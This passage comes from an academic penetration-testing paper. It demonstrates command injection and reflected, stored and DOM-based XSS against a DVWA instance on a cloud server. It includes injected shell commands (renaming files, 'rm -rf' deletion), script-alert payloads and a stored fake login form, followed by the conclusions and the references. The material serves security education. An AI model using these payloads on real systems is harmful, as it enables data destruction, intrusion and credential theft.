

Vulnerability: Command Injection

Ping a device

Enter an IP address: 127.0.0.1 && mv leet bucks

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.016 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.033 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.033 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.031 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3072ms
rtt min/avg/max/mdev = 0.016/0.028/0.033/0.007 ms
attack.php
bucks
help
index.php
singh
source
```

Fig. 15. Rename 'leet' folder into 'bucks'


Vulnerability: Command Injection


Ping a device

Enter an IP address: 127.0.0.1 && mv attack.php attack.html

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.015 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.033 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.029 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.031 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3072ms
rtt min/avg/max/mdev = 0.015/0.027/0.033/0.007 ms
attack.html
help
index.php
singh
source
```

Fig. 16. Changed extension 'attack.php' into 'attack.html'

The attacker has deleted folder ‘bucks’ using “127.0.0.1 && rm -rf bucks” as shown in Figure 17. It can be used to get more internal information gathering, gain access or privilege escalation, maintain access and cover tracks and so on into the EC2.


Vulnerability: Command Injection

Ping a device

Enter an IP address: 127.0.0.1 && rm -rf bucks

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.015 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.030 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.032 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.035 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3079ms
rtt min/avg/max/mdev = 0.015/0.028/0.035/0.007 ms
attack.php
help
index.php
singh
source
```

Fig. 17. Delete the 'bucks' folder

2.5 Cross-Site Scripting (XSS)

Cross-site scripting (XSS) happens whenever attackers execute malicious JavaScript within a user's web browser. In the report by Hasan and Meva (2018) XSS has been a scripting attack where the attacker injects or executes the script on the user's side of the browser in order to obtain the user's credentials. By sending payloads on the client side, the attacker attempts to obtain the user's credentials via the web server. In the research by Zalbina *et al.* (2017) The common example case has been that the hacker injects the payload into an insecure field of a web app, and once the user visits the page, the payload captures other users' cookies and sends them to the attacker, or the attacker redirects users to phishing websites. In the article by Kalra (2020) XSS has been a code injection attack that has been executed on the client side of a Web App. In this case, the attacker injects malicious script into their web browser. The dangerous script has been executed every time anyone accesses that web server. It can do user harm by taking cookies, session tokens, and other sensitive data. According to an article by Salas and Martins (2014) XSS has a kind of injection attack that hijacks users’ data. Its goal has been to save, change, or erase requests, manipulating the web server and the web services user.


JavaScript has been a client-side programming language that executes within the web browser on websites, often abbreviated as JS. According to CNET News staff (1995) JavaScript, an open, cross-platform object-scripting language designed for developing and modifying Web applications, was introduced this morning by Netscape Communications and Sun Microsystems. JavaScript would battle with Microsoft's Visual Basic, a programming language for creating dynamic web pages. Jensen, Møller and Thiemann (2009) JavaScript seems to be an object-oriented programming language that models inheritance via prototype objects. Because almost all present actions have been accessed through prototype objects, it has critical that the analysis correctly represents these objects.

According to OWASP (2022) There have been three kinds of XSS attacks: Reflected XSS, Stored XSS, and DOM-based XSS.

1) *Reflected XSS*

According to Bellatriu (2014) Reflected XSS becomes one of the most common types of XSS attacks nowadays. It loads from the Uniform Resource Identifier (URI) provided by the user rather than the web server. This technique has a strong social engineering part, since the attacker must encourage the victim to click on a hyperlink that includes a malicious script that will conduct a harmful activity. Typically, these malicious activities include installing key loggers, hijacking cookies, or modifying the page's content.

The web application has a function to ask for the name and web server written in Hyper Text Mark-up Language (HTML) source code and the web browser has printed out in webpage, for example, just entered “Singh” and submit to the server. The web server has sent back to the user in web browser URI “http://18.132.212.187/DVWA/vulnerabilities/xss_r/?name= Singh” appended parameter “name=Singh” as shown in Figure 18.



18.132.212.187/DVWA/vulnerabilities/xss_r/?name=Singh#

Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name? Singh

Hello Singh

More Information

Fig. 18. Reflected XSS normal result

From this function attacker could simply enter JavaScript payload “<script>alert("Your website is hacked")</script>” into the name input field and the web server has sent back with URL “http://18.132.212.187/DVWA/vulnerabilities/xss_r/?name= <script>alert("Your website is hacked")</script>” and print in the webpage as shown in Figure 19. JavaScript payload had been exploited on the web server as shown in Figure 20.



18.132.212.187/DVWA/vulnerabilities/xss_r/?name=<script>alert("Your+website+is+hacked")<%2Fscript>

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? <script>alert("Your website is


Hello

More Information

```
<div id="main_body">
  <div class="body_padded">
    <h1>…</h1>
    <div class="vulnerable_code_area">
      <form name="XSS" action="#" method="GET">…</form>
      <pre>
        Hello
        <script>alert("Your website is hacked")</script>
      </pre>
    </div>
    <h2>More Information</h2>
```

```
pre {
  color: red;
}
```

Fig. 19. Reflected XSS payload in source code



18.132.212.187/DVWA/vulnerabilities/xss_r/?name=<script>alert("Your+website+is+hacked")<%2Fscript>

Vulnerability: Reflected Cross Site Scripting (XSS)

18.132.212.187

Your website is hacked

Read 18.132.212.187


```
<div id="main_body">
  <div class="body_padded">
    <h1>…</h1>
    <div class="vulnerable_code_area">
      <form name="XSS" action="#" method="GET">…</form>
      <pre>
        Hello
        <script>alert("Your website is hacked")</script>
      </pre>
    </div>
  </div>
```

Fig. 20. Reflected XSS after exploitation

2) *Stored XSS*

According to Bellatriu (2014) Stored XSS has been a special kind of attack, and it has been the most dangerous. The attacker just has to utilise an input field that saves data on the database to store the JavaScript in the web server. It relies on a small piece of JavaScript payload immediately stored on the website rather than the URI visits by the victim. When a person visits the infected website, he/she will get the normal experience, but his/her browser will run the JavaScript code then the user got hacked by it. When another user views, the infected page the same thing will be performed.

The web application has the functionality to ask for the Name and Message and it has been storing data on the webserver and webserver write in HTML source code and the web browser has printed out in webpage for example, just entered “singh” & “hello there” and submit to server. The web server has sent back to the user on the web page appended the entered data as shown in Figure 21.



18.132.212.187/DVWA/vulnerabilities/xss_s/

Vulnerability: Stored Cross Site Scripting (XSS)

Name * singh

Message * hello there

Name: test
Message: This is a test comment.


Name: singh
Message: hello there

More Information

```
<div id="guestbook_comments">…</div>
<div id="guestbook_comments">
  Name: singh
  <br>
  Message: hello there
  <br>
</div>
<br>
<h2>More Information</h2>
<ul>…</ul>
```

Fig. 21. Stored XSS normal test

From that functionality attacker could simply enter JavaScript or HTML payload “*Please enter email and password:<br> <input type="text"><br><input type="password">*” into the “*message*” input field to and webserver has sent back on web page appended name “leet” and created HTML input fields as shown in Figure 22. This page has been visible to anyone because the payload has been stored in the web server. If anyone has visited this page, he/she will be infected by this stored payload.


Vulnerability: Stored Cross Site Scripting (XSS)

Name *: leet

Message *: Please enter email and password:
 <input type="text">
<input type="password">

Name: test
Message: This is a test comment.

Name: singh
Message: hello there

Name: leet
Message: Please enter email and password:

```
<br>
Message: Please enter email and password:
<br>
<input type="text">
<br>
<input type="password">
<br>
</div>
<br>
<h2>More Information</h2>
<ul>…</ul>
```

Fig. 22. Stored XSS after exploitation

3) *Document Object Model (DOM) based XSS*


According to Bellatriu (2014) Both previous XSS attacks depend on data sent by a malicious attacker, reflected or stored by the web application, and viewed by one or more victims. This approach wasn't used in DOM-based XSS, which makes it more difficult to detect. This attack has based on client-side code that populates the web application. For instance, JavaScript code makes use of the DOM element document. Fill in the details with the URL. An almost same example may be utilised as in the reflected XSS attack. The code that writes down the username in this scenario may be a script that utilises the document URL element as shown in Figure 23.

```
<SCRIPT>
var pos=document.URL.indexOf("user=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
```

Fig. 23. DOM XSS code (Source: Bellatriu (2014))

In the report by Hasan and Meva (2018) When a programme accesses the user's information and writes it in HTML format, DOM-based XSS occurs. This sort of vulnerability seems frequent in RSS feeds.


The web application has the functionality to select a language and the webserver writes in HTML source code and the web browser has printed out in webpage, for example, just selected "English" and submit to the server. The web server has sent back to the user in web browser URI "*http://18.132.212.187/DVWA/vulnerabilities/xss_d/?default =English*" appended parameter "default=English" as shown in Figure 24.


Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

Fig. 24. DOM-based XSS selects a language

From this function attacker just modify the URL and enter some JavaScript payload "*<script>alert("Your website is hacked")</script>*" send to webserver and webserver has written in source code of webpage "<script>alert("Your website is hacked") </script>" and URL "*http://18.132.212.187/DVWA/vulnerabilities/xss_d/?default =<script>alert("Your website is hacked")</script>*" as shown in Figure 25. JavaScript payload had been exploited on the web server as shown in Figure 26.



18.132.212.187/DVWA/vulnerabilities/xss_d/?default=<script>alert("Your website is hacked")</script>

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

```
<div class="body_padded">
  <h1>…</h1>
  <div class="vulnerable_code_area">
    <p>Please choose a language:</p>
    <form name="XSS" method="GET">
      <select name="default">
        <script>…</script>
        <option value="%3Cscript%3Ealert(%22Your%20website%20is%20hacked%22)%3C/script%3E">
          <script>alert("Your website is hacked")</script>
        </option>
        <option value="" disabled="disabled">----</option>
```

Fig. 25. DOM-based XSS payload written in HTML


18.132.212.187/DVWA/vulnerabilities/xss_d/?default=<script>alert("Your website is hacked")</script>

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

18.132.212.187
Your website is hacked

Fig. 26. DOM-based XSS exploited result

3. Conclusions

The research described and contrasted major penetration testing tools, methods, and approaches in order to perform penetration testing most accurate results on the cloud-based web application. The research provided different studies and methods of analysis to support the penetration testing process; the researcher tested a cloud-based web application with a penetration testing process, identifying many methods, tools, techniques, and limitations connected with the penetration testing.

According to Pierce, Jones and Warren (2006) Penetration testing enable a business to evaluate its security infrastructure available at a given point in time. Both testers and customers must abide by the law: clients must avoid changing test results, while testers must avoid becoming associated with the hacker community. The ethics of penetration testing revolve around integrity, protecting and defending the customer while also upholding the security profession through ethical behaviour.

In the research by Khan and Khan (2012) Software testing may give an excellent view of the software, allowing the business to realise and evaluate the threats involved in software deployment. According to the article by Kalra (2020) Attacks must not be overlooked. These cyberattacks appear straightforward, yet they may inflict significant damage to business systems, resulting in data breaches, fraud, and other issues. They have been prevalent today because most developers are unconcerned about online application security. Another cause for this assault has been consumers' lack of information about cybercrime, which makes them vulnerable to social engineering attempts. Proper mitigation has unquestionably vital for the secure utilization of systems.

Several issues were discovered throughout the project's development; some were resolved, while others were not, but a lot was learnt as a result of them.

4. Future Recommecdation

Penetration Standards, Frameworks and Methodologies can be very helpful to secure and fix their cybersecurity issues. There are most popular standards, frameworks, and methodologies such as Open Web Application Security Project (OWASP) Top 10, Open-Source Security Testing Methodology Manual (OSSTMM), Information Systems Security Assessment Framework (ISSAF), National Institute of Standards and Technology (NIST) and Penetration Testing Execution Standard (PTES).

References

[1] Acunetix (2015) *How File Upload Forms are Used by Online Attackers*, *Acunetix*. Available at: https://www.acunetix.com/websitesecurity/upload-forms-threat/ (Accessed: 28 December 2022).

[2] Allsopp, W. (2010) Unauthorised access: physical penetration testing for IT security teams. John Wiley & Sons.

[3] Ami, P. and Hasan, A. (2012) 'Seven Phrase Penetration Testing Model', *International Journal of Computer Applications*, 59(5), pp. 16–20. Available at: https://doi.org/10.5120/9543-3991.

[4] Arkin, B., Stender, S. and McGraw, G. (2005) 'Software penetration testing', *IEEE Security Privacy*, 3(1), pp. 84–87. Available at: https://doi.org/10.1109/MSP.2005.23.

[5] Austin, A., Holmgreen, C. and Williams, L. (2013) 'A comparison of the efficiency and effectiveness of vulnerability discovery techniques', *Information and Software Technology*, 55(7), pp. 1279–1288. Available at: https://doi.org/10.1016/j.infsof.2012.11.007.

[6] AWS (2022) *Web Hosting - Amazon Web Services (AWS)*, *Amazon Web Services, Inc.* Available at: https://aws.amazon.com/websites/ (Accessed: 3 January 2023).

[7] *BBC News* (2017) 'Ukraine power cut "was cyber-attack"', 11 January. Available at: https://www.bbc.com/news/technology-38573074 (Accessed: 15 May 2022).

[8] Beck, K. (1999) 'Embracing change with extreme programming', *Computer*, 32(10), pp. 70–77. Available at: https://doi.org/10.1109/2.796139.

[9] Bellatriu, O.C. (2014) 'Penetration Testing Automation System', p. 105.

[10] Berinato, S. (2001) *The Secret to Software Success*, *CIO*. Available at: https://www.cio.com/article/266624/enterprise-software-the-secret-to-software-success.html (Accessed: 28 December 2022).

[11] Boehm, B. (2002) 'Get ready for agile methods, with care', *Computer*, 35(1), pp. 64–69. Available at: https://doi.org/10.1109/2.976920.

[12] Budiarto, R., Ramadass, S., Samsudin, A. and Noor, S. (2004) 'Development of penetration testing model for increasing network security', in *Proceedings. 2004 International Conference on Information and Communication Technologies: From Theory to Applications, 2004. Proceedings. 2004 International Conference on Information and Communication Technologies: From Theory to Applications, 2004.*, Damascus, Syria: IEEE, pp. 563–564. Available at: https://doi.org/10.1109/ICTTA.2004.1307886.

[13] Cheng, K., Guo, R. and Gao, M. (2010) 'An Optimizing Chinese String Matching Algorithm Based on the URL Encoding', in *2010 WASE International Conference on Information Engineering*. *2010 WASE International Conference on Information Engineering (ICIE 2010)*, Beidaihe, Hebei: IEEE, pp. 23–25. Available at: https://doi.org/10.1109/ICIE.2010.13.

[14] Choi, H. and Kim, Y. (2018) 'Large-Scale Analysis of Remote Code Injection Attacks in Android Apps', *Security and Communication Networks*, 2018, pp. 1–17. Available at: https://doi.org/10.1155/2018/2489214.

[15] CNET News staff (1995) 'Netscape and Sun Unveil JavaScript', *CNET*, 30 November. Available at: https://www.cnet.com/tech/services-and-software/netscape-and-sun-unveil-javascript/ (Accessed: 5 January 2023).

[16] Cockburn, A. (2002) *Agile Software Development*. USA: Addison-Wesley Longman Publishing Co., Inc.

[17] Dimkov, T., Pieters, W. and Hartel, P. (2010) 'Two methodologies for physical penetration testing using social engineering', in *Proceedings of the 26th Annual Computer Security Applications Conference on - ACSAC '10. the 26th Annual Computer Security Applications Conference*, Austin, Texas: ACM Press, p. 399. Available at: https://doi.org/10.1145/1920261.1920319.

[18] Dybå, T. and Dingsøyr, T. (2008) 'Empirical studies of agile software development: A systematic review', *Information and Software Technology*, 50(9–10), pp. 833–859. Available at: https://doi.org/10.1016/j.infsof.2008.01.006.

[19] Engebretson, P. and Broad, J. (2011) *The basics of hacking and penetration testing: ethical hacking and penetration testing made easy*. Waltham, MA: Syngress (Syngress the basics).

[20] Erickson, J., Lyytinen, K. and Siau, K. (2005) 'Agile Modeling, Agile Software Develpment, and Extreme Programming':

[21] Florea, R., Link to external site, this link will open in a new window and Stray, V. (2019) 'The skills that employers look for in software testers', *Software Quality Journal*, 27(4), pp. 1449–1479. Available at: https://doi.org/10.1007/s11219-019-09462-5.

[22] Fonseca, J. and Vieira, M. (2008) 'Mapping software faults with web security vulnerabilities', in *2008 IEEE International Conference on Dependable Systems and Networks With FTCS and DCC (DSN)*. *2008 IEEE International Conference on Dependable Systems and Networks With FTCS and DCC (DSN)*, Anchorage, AK: IEEE, pp. 257–266. Available at: https://doi.org/10.1109/DSN.2008.4630094.

[23] Fonseca, J., Vieira, M., Madeira, H. and Henrique, M. (2008) 'Training Security Assurance Teams Using Vulnerability Injection', in *2008 14th IEEE Pacific Rim International Symposium on Dependable Computing*. *2008 14th IEEE Pacific Rim International Symposium on Dependable Computing*, pp. 297–304. Available at: https://doi.org/10.1109/PRDC.2008.43.

[24] Geer, D. and Harthorne, J. (2002) 'Penetration testing: a duet', in *18th Annual Computer Security Applications Conference, 2002. Proceedings. 18th Annual Computer Security Applications Conference, 2002. Proceedings.*, pp. 185–195. Available at: https://doi.org/10.1109/CSAC.2002.1176290.

[25] Hare, C. (2000) 'Improving Network- Level Security Through Real-time Monitoring and Intrusion Detection', p. 27.

[26] Hasan, A. and Meva, D. (2018) *Web Application Safety by Penetration Testing*. SSRN Scholarly Paper 3315587. Rochester, NY: Social Science Research Network. Available at: https://papers.ssrn.com/abstract=3315587 (Accessed: 14 May 2022).

[27] Hirsch, M. (2002) 'Making RUP Agile', in *OOPSLA 2002 Practitioners Reports*. New York, NY, USA: Association for Computing Machinery (OOPSLA '02), pp. 1-ff. Available at: https://doi.org/10.1145/604251.604254.

[28] Holik, F., Horalek, J., Marik, O., Neradova, S. and Zitta, S. (2014) 'Effective penetration testing with Metasploit framework and methodologies', in *2014 IEEE 15th International Symposium on Computational Intelligence and Informatics (CINTI)*. *2014 IEEE 15th International Symposium on Computational Intelligence and Informatics (CINTI)*, pp. 237–242. Available at: https://doi.org/10.1109/CINTI.2014.7028682.

[29] Huang, J., Li, Y., Zhang, J. and Dai, R. (2019) 'UChecker: Automatically Detecting PHP-Based Unrestricted File Upload Vulnerabilities', in *2019 49th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*. *2019 49th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, Portland, OR, USA: IEEE, pp. 581–592. Available at: https://doi.org/10.1109/DSN.2019.00064.

[30] Jayaram, K. and Mathur, A.P. (2005) 'Software engineering for secure software-state of the art: A survey', *Purdue University* [Preprint].

[31] Jensen, S.H., Møller, A. and Thiemann, P. (2009) 'Type Analysis for JavaScript', in J. Palsberg and Z. Su (eds) *Static Analysis*. Berlin, Heidelberg: Springer Berlin Heidelberg (Lecture Notes in Computer Science), pp. 238–255. Available at: https://doi.org/10.1007/978-3-642-03237-0_17.

[32] Jones, S. (2019) 'Venezuela blackout: what caused it and what happens next?', *The Guardian*, 13 March. Available at: https://www.theguardian.com/world/2019/mar/13/venezuela-blackout-what-caused-it-and-what-happens-next (Accessed: 15 May 2022).

[33] Kalra, U. (2020) 'CSRF and XSS Attacks and Defense Mechanisms', 5(11).

[34] Kang, B.-H. (2008) 'About Effective Penetration Testing Methodology', *Journal of Security Engineering*, p. 8.

[35] Khan, M.E. (2010) 'Different Forms of Software Testing Techniques for Finding Errors', *Ijcsi*, pp. 11–16.

[36] Khan, M.E. and Khan, F. (2012) 'A Comparative Study of White Box, Black Box and Grey Box Testing Techniques', *International Journal of Advanced Computer Science and Applications*, 3(6). Available at: https://doi.org/10.14569/IJACSA.2012.030603.

[37] Khawaja, G. (2021) 'Bash Scripting', in *Kali Linux Penetration Testing Bible*, pp. 49–63.

[38] Knowles, W., Baron, A. and McGarr, T. (2015) 'Analysis and recommendations for standardization in penetration testing and vulnerability assessment', *British Standards Institute*, p. 20.

[39] Kostadinov, D. (2016) *Penetration Testing: Covering Tracks*, *Infosec Resources*. Available at: https://resources.infosecinstitute.com/topic/penetration-testing-covering-tracks/ (Accessed: 21 May 2022).

[40] Lambert, T. (2011) 'CROSS SECTIONAL STUDY OF AGILE SOFTWARE DEVELOPMENT METHODS AND PROJECT PERFORMANCE'.

[41] Larman, C. (2003) 'Agile and Iterative Development: A Manager's Guide', in.

[42] Larman, C. and Basili, V.R. (2003) 'Iterative and incremental developments. a brief history', *Computer*, 36(6), pp. 47–56. Available at: https://doi.org/10.1109/MC.2003.1204375.

[43] López de Jiménez, R.E. (2016) 'Pentesting on web applications using ethical - hacking', in *2016 IEEE 36th Central American and Panama Convention (CONCAPAN XXXVI)*. *2016 IEEE 36th Central American and Panama Convention (CONCAPAN XXXVI)*, pp. 1–6. Available at: https://doi.org/10.1109/CONCAPAN.2016.7942364.

[44] Mah, B.A. (1997) 'An empirical model of HTTP network traffic', in *Proceedings of INFOCOM '97*, pp. 592–600 vol.2. Available at: https://doi.org/10.1109/INFCOM.1997.644510.

[45] Mohan, A., Swaminathan, G.A. and Shafana, N.J. (2022) 'Automated Tools and Techniques in Vulnerability Assessment', in *2022 4th International Conference on Smart Systems and Inventive Technology (ICSSIT)*. *2022 4th International Conference on Smart Systems and Inventive Technology (ICSSIT)*, Tirunelveli, India: IEEE, pp. 533–540. Available at: https://doi.org/10.1109/ICSSIT53264.2022.9716474.

[46] Muller, A. and Meucci, M. (2014) 'OWASP Testing Guide v4'. OWASP.ORG. Available at: https://owasp.org/www-project-web-security-testing-guide/assets/archive/OWASP_Testing_Guide_v4.pdf (Accessed: 20 May 2022).

[47] Naik, N.A., Kurundkar, G.D., Khamitkar, S.D. and Kalyankar, N.V. (2009) 'Penetration Testing: A Roadmap to Network Security'. arXiv. Available at: http://arxiv.org/abs/0912.3970 (Accessed: 18 May 2022).

[48] Nerur, S., Mahapatra, R. and Mangalaraj, G. (2005) 'Challenges of Migrating to Agile Methodologies', *Commun. ACM*, 48(5), pp. 72–78. Available at: https://doi.org/10.1145/1060710.1060712.

[49] Nettitude (2022) 'Cloud Penetration Testing | CREST Certified | Nettitude', *Nettitude UK*. Available at: https://www.nettitude.com/uk/penetration-testing/cloud-service-testing/ (Accessed: 3 January 2023).

[50] Orebaugh, A. and Pinkard, B. (2008) *Nmap in the enterprise: your guide to network scanning*. Burlington, MA: Syngress Publishing.

[51] Osborne, M. (2006) *How to Cheat at Managing Information Security*. Elsevier.

[52] OWASP (2019) *Unrestricted File Upload | OWASP Foundation*. Available at: https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload (Accessed: 28 December 2022).

[53] OWASP (2021) *OWASP Top Ten | OWASP Foundation*. Available at: https://owasp.org/www-project-top-ten/ (Accessed: 30 December 2022).

[54] OWASP (2022) 'Types of XSS | OWASP Foundation'. Available at: https://owasp.org/www-community/Types_of_Cross-Site_Scripting (Accessed: 4 January 2023).

[55] Pan, J. (1999) *Software Testing*. Available at: https://users.ece.cmu.edu/~koopman/des_s99/sw_testing/ (Accessed: 19 May 2022).

[56] Pete, H. (2010) 'OSSTMM 3 The Open Source Security Testing Methodology Manual', *ISECOM, Catalonia* [Preprint]. Available at: https://www.isecom.org/OSSTMM.3.pdf (Accessed: 20 May 2022).

[57] Pierce, J., Jones, A. and Warren, M. (2006) 'Penetration Testing Professional Ethics: a conceptual model and taxonomy', *Australasian Journal of Information Systems*, 13(2). Available at: https://doi.org/10.3127/ajis.v13i2.52.

[58] PurpleBox (2021) *The Ultimate Guide for Cloud Penetration Testing*, *The Ultimate Guide for Cloud Penetration Testing*. Available at: https://www.prplbx.com/resources/blog/cloud-pentesting/ (Accessed: 3 January 2023).

[59] Radwan, H. and Prole, K. (2015) 'Code Pulse: Real-time code coverage for penetration testing activities', in *2015 IEEE International Symposium on Technologies for Homeland Security (HST)*. *2015 IEEE International Symposium on Technologies for Homeland Security (HST)*, pp. 1–6. Available at: https://doi.org/10.1109/THS.2015.7225269.

[60] Salas, M.I.P. and Martins, E. (2014) 'Security Testing Methodology for Vulnerabilities Detection of XSS in Web Services and WS-Security', *Electronic Notes in Theoretical Computer Science*, 302, pp. 133–154. Available at: https://doi.org/10.1016/j.entcs.2014.01.024.

[61] Scarfone, K.A., Souppaya, M.P., Cody, A. and Orebaugh, A.D. (2008) *Technical guide to information security testing and assessment*. 0 edn. NIST SP 800-115. Gaithersburg, MD: National Institute of Standards and Technology, p. NIST SP 800-115. Available at: https://doi.org/10.6028/NIST.SP.800-115.

[62] Shanley, A. (2016) 'Penetration Testing Frameworks and methodologies: A comparison and evaluation', p. 109.

[63] Solon, O. and Hern, A. (2017) '"Petya" ransomware attack: what is it and how can it be stopped?', *The Guardian*, 28 June. Available at: https://www.theguardian.com/technology/2017/jun/27/petya-ransomware-cyber-attack-who-what-why-how (Accessed: 15 May 2022).

[64] Starov, O., Dahse, J., Ahmad, S.S., Holz, T. and Nikiforakis, N. (2016) 'No Honor Among Thieves: A Large-Scale Analysis of Malicious Web Shells', in *Proceedings of the 25th International Conference on World Wide Web*. *WWW '16: 25th International World Wide Web Conference*, Montréal Québec Canada: International World Wide Web Conferences Steering Committee, pp. 1021–1032. Available at: https://doi.org/10.1145/2872427.2882992.

[65] Sun, X.D., Ren, Z., Yang, P.W., Li, J., Chen, H.Y. and Liu, T.Q. (2019) 'Artificial intelligence design research on the cyber security penetration testing of power grid enterprises', *IOP Conference Series. Earth and Environmental Science*, 354(1). Available at: https://doi.org/10.1088/1755-1315/354/1/012104.

